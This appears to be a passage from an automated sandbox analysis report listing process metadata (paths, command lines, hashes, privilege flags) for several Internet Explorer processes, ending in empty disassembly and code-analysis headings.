Start time:	16:21:40
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:82970 /prefetch:2

Imagebase:	0xa40000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 4488 Parent PID: 5868

General

Start time:	16:21:40
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17424 /prefetch:2
Imagebase:	0xa40000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: iexplore.exe PID: 6528 Parent PID: 5868

General

Start time:	16:21:54
Start date:	07/10/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17436 /prefetch:2
Imagebase:	0xa40000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis